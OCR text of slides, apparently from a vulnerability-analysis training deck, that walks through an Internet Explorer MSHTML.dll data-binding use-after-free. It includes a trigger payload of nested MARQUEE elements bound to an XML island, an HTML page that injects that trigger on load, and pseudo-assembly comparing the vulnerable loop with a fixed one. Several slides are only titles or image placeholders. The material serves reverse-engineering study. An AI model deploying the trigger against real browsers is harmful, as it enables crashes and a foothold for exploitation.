
- Sample #2:

```
char *ptr = (char *) malloc(SIZE);
if(err){
    abrt = 1;
    free(ptr);
}
if(abrt)
    logError("aborted", ptr);
```

Microsoft® HTML Viewer (MSHTML.dll)

Description

- **MSHTML.dll** is at the heart of Internet Explorer and takes care of its HTML and Cascading Style Sheets (CSS) parsing and rendering functionality.
- **MSHTML.dll** exposes interfaces that enable you to host it as an active document.
- **MSHTML.dll** may be called upon to host other components depending on the HTML document's content, such as:
  - Scripting Engines:
    - Microsoft Java Scripting (JScript)
    - Visual Basic Scripting (VBScript)
  - ActiveX Controls
  - **XML Data**
  - Etc..



XML document

Description

- Defined by W3C:
  - "Extensible Markup Language (XML) 1.0 (Fifth Edition)" (November 28th, 2008)

- XML elements must follow some basic name rules:
  - Names can contain letters, numbers, and other characters
  - Names must not start with a number or punctuation character
  - Names must not start with the letters xml (or XML, or Xml, etc)
  - Names cannot contain spaces

- There are only five built-in character entities for XML:
  - "<", ">", "&", "'" and "'"

- There are alternative for the five built-in character entities:
  - "`<`", "`>`", "`&`", "`&quot;`" and "`&apos;`"
  - `CDATA` can also be applied in order to escape them

- XML documents accept:
  - Self definitions in a Document Type Definition (DTD)
  - Unicode characters (UTF-8 and UTF-16)

- XML documents also accept the syntax "`&#xH;`" or "`&#XH;`", where H is a hexadecimal number, which refers to the ISO 10646 hexadecimal character number H – also recommended by W3C:
  - "HTML 4.01 Specification" (December 24th, 1999)

- ISO 10646 – "Universal Multiple-Octet Coded Character Set (UCS)".

0100 – Dream Level 3

Analyzing the vulnerability...

Trigger the vulnerability

XML and data binding

- First clue about this **trigger** came from Microsoft Security Development Lifecycle (MSDN Blogs):
  - "**Triggering** the bug would require a **fuzzing** tool that builds data streams with multiple **data binding** constructs with the same identifier."
  - "Random (or dumb) **fuzzing** payloads of this data type would probably not **trigger** the bug, however."
- Remember that there are much more samples available regarding both **XML Island** and **Data Binding**.
- There is one special sample, well-known by security community, that must be considered.
- More from Microsoft Security Development Lifecycle (MSDN Blogs):
  - "When **data binding** is used, IE creates an **object** which contains an array of **data binding objects**."
- It might mean that one – or more – of the following **objects** must be "allocated" and "released":
  - **XML Data Island**
  - **Data Source Object (DSO)**
  - **Data Consumers**
- Suggestion: understand how the browser render engine works. For example::
  - <`{HTMLElement}`> "allocates" an **object**
  - </`{HTMLElement}`> "releases" an **object**

Trigger the Vulnerability

```
<XML ID=I>
<X>
<C>
&lt;IMG SRC=&quot;javascript:alert(&apos;XSS&apos;)&quot;&gt;
</C>
</X>
</XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
</MARQUEE>
</MARQUEE>
```

Trigger the Vulnerability


```
<HTML>
<SCRIPT LANGUAGE="JavaScript">
function Inception(){
    document.getElementById("b00m").innerHTML =
        "<XML ID=I>" +
        "<X>" +
        "<C>" +
        "&lt;IMG SRC=&quot;javascript:alert(&apos;XSS&apos;)&quot;&gt;" +
        "</C>" +
        "</X>" +
        "</XML>" +
        "<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>" +
        "<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>" +
        "</MARQUEE>" +
        "</MARQUEE>"; }
</SCRIPT>
<BODY onLoad="Inception();">
<DIV ID="b00m"></DIV></BODY>
</HTML>
```

Map the vulnerability


First contact

- The first contact is the most important **reverse engineer** step.
- It will define all the next steps the **reverse engineer** will follow in order to acquire **knowledge** about the **vulnerability**.
- Remember:
  - "It's the first impression that stays on!"
- The first contact (impression) will lead all the rest of **reverse engineer** , no matter what is done after – pay attention.
- Ensure to load the Windows **symbol** files, in order to understand the vulnerability – it will be very helpful to map the **object** classes, properties and/or methods.
- Suggestions:
  - Display stack backtrace to show the last **object** classes and their respective properties and/or methods
  - Disassemble the **object** classes, properties and/or methods
  - Set breakpoints for the **object** classes, properties and/or methods
  - Follow the execution flow in order to map and understand the **root cause**


Understand the Vulnerability




Understand the Vulnerability




Understand the Vulnerability




Understand the Vulnerability



Understand the Vulnerability



Understand the Vulnerability



Understand the Vulnerability

```
esi = ((dword ptr [edi+8]) >> 2) - 1;
ebx = 0;

do{
    eax = dword ptr [edi+12];
    ecx = dword ptr [eax+ebx*4];

    if(!(ecx)) break;

    ecx->mshtml!CXfer::TransferFromSrc();
    ...
    ebx++;
}while(ebx <= esi);
```

Understand the Vulnerability

```
esi = ((dword ptr [edi+8]) >> 2) - 1;
ebx = 0;

do{
    if((((dword ptr [edi+8]) >> 2) - 1) <= ebx) break;

    eax = dword ptr [edi+12];
    ecx = dword ptr [eax+ebx*4];

    if(!(ecx)) break;

    ecx->mshtml!CXfer::TransferFromSrc();
    ...
    ebx++;
}while(ebx <= esi);
```

Understand the Vulnerability

